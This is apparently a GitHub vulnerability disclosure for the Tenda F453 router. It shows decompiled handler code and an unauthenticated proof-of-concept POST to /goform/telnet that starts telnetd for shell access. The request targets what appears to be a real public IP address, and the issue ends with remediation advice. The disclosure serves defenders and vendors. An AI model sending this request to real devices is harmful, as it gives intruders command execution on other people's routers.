New issue

Remote Command Execution Vulnerability in Tenda F453 Router via Unauthorized Telnet Enablement in /goform/telnet #24

Open

alc9700jmo opened 3 weeks ago Owner

Vulnerability Title

Remote Command Execution Vulnerability in Tenda F453 Router via Unauthorized Telnet Enablement in /goform/telnet

Information

Vendor: Shenzhen Tenda Technology Co., Ltd.

Vendor Website: https://www.tenda.com.cn/

Vendor Mail: xujianyun@tenda.cn

Affected Product: F453

Affected Firmware Version: <= V1.0.0.3

Firmware Download Address: https://www.tenda.com.cn/material/show/1599

Overview

A remote command execution vulnerability exists in the Tenda F453 router (firmware version V1.0.0.3). An attacker can activate the device's Telnet service through a specific HTTP endpoint. The vulnerability is located in the TendaTelnet function, which directly executes system commands to enable the Telnet service but lacks proper access control and security validation. As a result, an attacker can send a crafted request to enable Telnet and then obtain interactive shell access to the router, ultimately achieving arbitrary command execution.

Vulnerability Details

1. Request Handler Entry Point

The following screenshot shows the entry point of the vulnerable request handler:

[Screenshot Placeholder 1: Request handler entry point]

```
94  sub_D8B0("asp_error_message", asp_error_message);
95  sub_D8B0("asp_error_redirect_url", asp_error_redirect_url);
96  sub_D8B0("mGetIPRate", aspmGetIPRate);
97  sub_14994("AdvSetPortVlan", fromAdvSetPortVlan);
98  sub_14994("telnet", TendaTelnet);
99  sub_14994("SysToolReboot", fromSysToolReboot);
100 sub_14994("webExcptypemanFilter", fromwebExcptypemanFilter);
101 sub_14994("P2pListFilter", fromP2pListFilter);
102 sub_14994("updateUrlLog", updateUrlLog);
103 sub_14994("BulletinSet", formBulletinSet);
```

2. Root Cause Analysis

The root cause of the vulnerability is that the TendaTelnet function is bound to the /goform/telnet endpoint through websFormDefine("telnet", TendaTelnet);. This function is intended to control the router's Telnet service, but its implementation lacks proper access control and input validation.

During execution, the function directly triggers system commands to enable and start the Telnet service. An attacker can abuse this logic by sending a crafted HTTP request, thereby enabling Telnet on the device and carrying out further attacks.

[Screenshot Placeholder 2: TendaTelnet function and system command execution logic]

```
1 int __fastcall TendaTelnet(int a1)
2 {
3   system("killall -9 telnetd");
4   system("telnetd &");
5   telneten = 1;
6   sub_29634(a1, "load telnetd success.");
7   return sub_29B7C(a1, 200);
8 }
```

Proof of Concept (PoC)


An attacker can trigger the vulnerability by sending the following HTTP request to the target device:

```
POST /goform/telnet HTTP/1.1
Host: 222.215.103.30:8000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: W15E_user=
Connection: keep-alive
```


This request causes the target device to invoke the TendaTelnet function, which then executes the system command used to start the Telnet service. Once successful, the attacker can connect to the device via Telnet and obtain interactive command execution capability.

[Screenshot Placeholder 3: Telnet service successfully enabled]

Insert image: image-20260403151249854.png



[Screenshot Placeholder 4: Successful Telnet connection / command execution obtained]



Impact

This vulnerability may result in the following security impacts:

- An attacker can remotely enable the Telnet service on the target device
- An attacker can obtain interactive shell access to the device
- An attacker can execute arbitrary system commands on the device
- The device may be further abused for persistence, configuration tampering, or lateral movement within the network

Because this issue directly leads to system-level command execution capability, the security risk is high.

Remediation

1. Remove or restrict access to the /goform/telnet endpoint to prevent unauthorized users from directly triggering sensitive management functions.
2. Add strict authentication and authorization checks to the TendaTelnet function.
3. Avoid directly invoking system commands to control service states, and instead use safer internal interfaces.
4. Add input validation, authentication mechanisms, and audit logging to all Web management endpoints.
5. It is recommended that the vendor release a patched firmware version as soon as possible, and that users upgrade promptly.

Notes

Based on the current material, the core issue is not a complex parameter injection flaw, but rather that the sensitive /goform/telnet endpoint can be triggered directly, causing the device to execute system commands that enable the Telnet service. Therefore, this issue is more accurately described as **unauthorized function invocation leading to remote command execution** or **dangerous management endpoint leading to remote command execution**.

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants